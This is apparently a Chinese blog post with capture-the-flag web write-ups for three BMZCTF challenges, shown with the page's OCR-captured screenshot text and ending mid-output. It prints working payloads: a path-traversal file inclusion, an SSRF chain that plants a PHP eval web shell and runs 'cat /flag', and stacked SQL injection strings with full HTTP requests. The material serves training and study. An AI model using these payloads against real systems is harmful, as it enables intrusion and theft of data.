BMZCTF-Web WriteUp

原创

Crazy198410 于 2020-11-15 23:21:16 发布 845 收藏 2

分类专栏： BMZCTF-WEB 文章标签： 安全 经验分享

本文链接：https://blog.csdn.net/Crazy198410/article/details/109711622

版权


BMZCTF-WEB 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

Web 题

hctf_2018_warmup



hctf_2018_warmup

72


Instance Info

Remaining Time: 2954s

http://www.bmzclub.cn:20320

打开后是一张图片。

查看源码发现source.php



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```

访问，得到一串代码：

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
```

对其进行分析：

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];#白名单
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {   #如果在白名单中，则返回true
                return true;
            }

            $_page = mb_substr(    #取？之前的内容赋给$_page
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) { #看$_page是否在白名单中
                return true;
            }

            $_page = urldecode($page);  #进行url编码
            $_page = mb_substr(    #取？之前的内容赋给$_page
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
```

其中进行了两次的白名单检测和一次Url编码。先传入字符串`source`,`hint`进行测试。

传入`source`，发现源码重复出现，说明存在文件读取漏洞，

传入`hint`，发现一个字符串，`flag not here, and flag in /flaaagg`，提示flag在`/flaaagg中`，可`/flaaagg`不在白名单中。需要对白名单进行绕过。

必须传入的字符串有:`hint`或`source`，和`/flaaagg`，先传入`file=/flaaagg`，发现不能读取，

联想到过滤中的问号，构建传参`hint?/flaaagg`，传入`file=hint?/flaaagg`，发现无回显。可能是文件不存在，所以无回显。


使用`../`进行跨目录，`file=hint?../../../../../flaaagg`，可以得到flag。

原理：

`?`前的内容将被白名单过滤，`hint?..`被当作一个目录，未被当成文件处理。

ssrfme

打开网页即可看到源码：




```php
<?php
if(isset($_GET) && !empty($_GET)){
        $url = $_GET['file'];
        $path = "upload/".$_GET['path'];

}else{
        show_source(__FILE__);
        exit();
}

if(strpos($path,'..') > -1){
        die('This is a waf!');
}


if(strpos($url,'http://127.0.0.1/') === 0){
        file_put_contents($path, file_get_contents($url));
        echo "console.log($path update successed!)";
}else{
        echo "Hello.Geeker";
}
```

分析源码：


传入path的内容不能含有”…”，传入file的内容必须以’http://127.0.0.1/’开头。

尝试传入file=http://127.0.0.1/&path=shell.php


BMZCTF
www.bmzclub.cn:20320/?file=
不安全
bmzclub.cn:20320/?file=http://127.0.0.1/&path=shell.php
应用
(4条消息)内网渗透...
生活
下载
学习
工作
flutter
CTF
Op


```
console.log(upload/shell.php update successed!)
```

回显成功写入文件。访问下，看看里面有什么。



BMZCTF
www.bmzclub.cn:20320/?file=
www.bmzclub.cn:20320/uploa
不安全 | bmzclub.cn:20320/upload/shell.php
应用
(4条消息)内网渗透...
生活
下载
学习
工作
flutter
CTF
Openstack高可用

```
<?php
if(isset($_GET)  &&  !empty($_GET)){
        $url  =  $_GET['file'];
        $path  =  "upload/".$_GET['path'];

}else{
        show_source(__FILE__);
        exit();
}

if(strpos($path,'..')  >  -1){
        die('This  is  a  waf!');
}


if(strpos($url,'http://127.0.0.1/')  ===  0){
        file_put_contents($path,  file_get_contents($url));
        echo  "console.log($path  update  successed!)";
}else{
        echo  "Hello.Geeker";
}
```

看到，把index.php的内容写了过来。说明可以文件写入，尝试写入phpinfo：
file=http://127.0.0.1/<?php phpinfo();?>&path=shell.php



BMZCTF
www.bmzclub.cn:20320/?file=
www.bmzclub.cn:20320/uploa
不安全 | bmzclub.cn:20320/upload/shell.php
应用
(4条消息)内网渗透...
生活
下载
学习
工作
flutter
CTF
Openstack高可用.

返回为空。说明没有<?php phpinfo();?>这个文件。只能将要写入的内容放在Path参数里，可path还要传文件名。有点矛盾。先试下：
file=http://127.0.0.1/?path=<?php phpinfo();?>&path=shell.php


BMZCTF
www.bmzclub.cn:20320/?file=
www.bmzclub.cn:20320/uploa
不安全 | bmzclub.cn:20320/upload/shell.php
应用
(4条消息)内网渗透...
生活
下载
学习
工作
flutter
CTF
Openstack高可

Hello.Geeker

说明在127.0.0.1后面有？必须有file参数。继续构建
file=http://127.0.0.1/ &path=<?php phpinfo();?>&path=shell.php




```
<?php
if(isset($_GET)  &&  !empty($_GET)){
        $url  =  $_GET['file'];
        $path  =  "upload/".$_GET['path'];

}else{
        show_source(__FILE__);
        exit();
}

if(strpos($path,'..')  >  -1){
        die('This  is  a  waf!');
}


if(strpos($url,'http://127.0.0.1/')  ===  0){
        file_put_contents($path,  file_get_contents($url));
        echo  "console.log($path  update  successed!)";
}else{
        echo  "Hello.Geeker";
}
```

```
GET /?file=http://127.0.0.1/&path=<?php phpinfo();?>&path=shell.php HTTP/1.1
Host: www.bmzclub.cn:20320
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d1673fe6-3975-457e-8ea2-304b31d5a182
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 21 Nov 2020 16:53:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 47

console.log(upload/shell.php update successed!)
```


虽然写入成功，但中间的phpinfo没有写入。继续构建
file=http://127.0.0.1/%26path=<?php phpinfo();?>&path=shell.php



```
GET /?file=http://127.0.0.1/%26path=<?php phpinfo();?>&path=shell.php HTTP/1.1
Host: www.bmzclub.cn:20320
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d1673fe6-3975-457e-8ea2-304b31d5a182
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 21 Nov 2020 16:54:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 47

console.log(upload/shell.php update successed!)
```

说明%26path=<?php phpinfo();?>这个文件不存在（phpinfo被当成文件名解析），继续构建：
file=http://127.0.0.1/?file=http://127.0.0.1/%26path=<?php phpinfo(); ?>&path=shell.php



console.log(upload/


PHP Version 7.0.33-0ubuntu0.16.04.15

System	Linux d0af61d252e9 4.19.0-6-cloud
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/fpm
Loaded Configuration File	/etc/php/7.0/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/fpm/conf.d
Additional .ini files parsed	/etc/php/7.0/fpm/conf.d/10-opcache /etc/php/7.0/fpm/conf.d/20-calendar /etc/php/7.0/fpm/conf.d/20-exif.ini, ftp.ini, /etc/php/7.0/fpm/conf.d/20-g /etc/php/7.0/fpm/conf.d/20-json.ini, posix.ini, /etc/php/7.0/fpm/conf.d/20 /etc/php/7.0/fpm/conf.d/20-sockets. /etc/php/7.0/fpm/conf.d/20-sysvsem /etc/php/7.0/fpm/conf.d/20-tokenize
PHP API	20151012

```
GET /?file=http://127.0.0.1/?file=http://127.0.0.1/%26path=<?php phpinfo();
?>&path=shell.php HTTP/1.1
Host: www.bmzclub.cn:20320
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d1673fe6-3975-457e-8ea2-304b31d5a182
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 21 Nov 2020 16:57:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 47

console.log(upload/shell.php update successed!)
```

成功写入phpinfo。（第一个file传入的是file=http://127.0.0.1/index.php，第二个file传入的是phpinfo。第二个file被当做参数传入到第一个file里。）
写入一句话：
file=http://127.0.0.1/index.php?file=http://127.0.0.1/%26path=<?php ！ @eval($_GET['cmd']); ?>&path=shell.php



console.log(upload/BMZCTF{48fea798c43346 37a669f5de5bdc5185} update successed!)


```
GET /?file=http://127.0.0.1/index.php?file=http://127.0.0.1/%26path=<?php
@eval($_GET['cmd']); ?>&path=shell.php HTTP/1.1
Host: www.bmzclub.cn:20320
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d1673fe6-3975-457e-8ea2-304b31d5a182
Connection: close
Content-Length: 2
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 21 Nov 2020 17:00:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 47

console.log(upload/shell.php update successed!)
```

cmd传入system('cat /flag');就可以得到flag

强网杯 2019 随便注


打开网页，是一个输入框：



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

输入1,并提交：




取材于某次真实环境渗

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

看到返回数组，测试是否存在注入点：输入1‘




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' 提交

```
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1
```

返回报错。

输入1‘ #



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势: 1' # 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

返回正常

尝试手工注入：

1、输入1‘ order by *，测试能返回几列，多次尝试，*处为2,即：1’ order by 2能返回正常。




取材于某次真实环境渗透

姿势: 1' order by 2 # 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

再试着输入select测试返回点：1’ union select 1,2 #




取材于某次真实环境渗透，只说一句话

姿势: 1’ union select 1,2 #

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

看到好多字符被过滤。尝试sqlmap 只能爆出库名为supersqli
尝试堆叠注入
输入：1’; show databases; #




```
GET /?inject=1'; show databases;# HTTP/1.1
Host: www.bmzclub.cn:20320
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
Connection: close
```

```
<pre>
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
<br><hr>array(1) {
  [0]=>
  string(11) "ctftraining"
}
<br>array(1) {
  [0]=>
  string(18) "information_schema"
}
<br>array(1) {
  [0]=>
  string(5) "mysql"
}
<br>array(1) {
  [0]=>
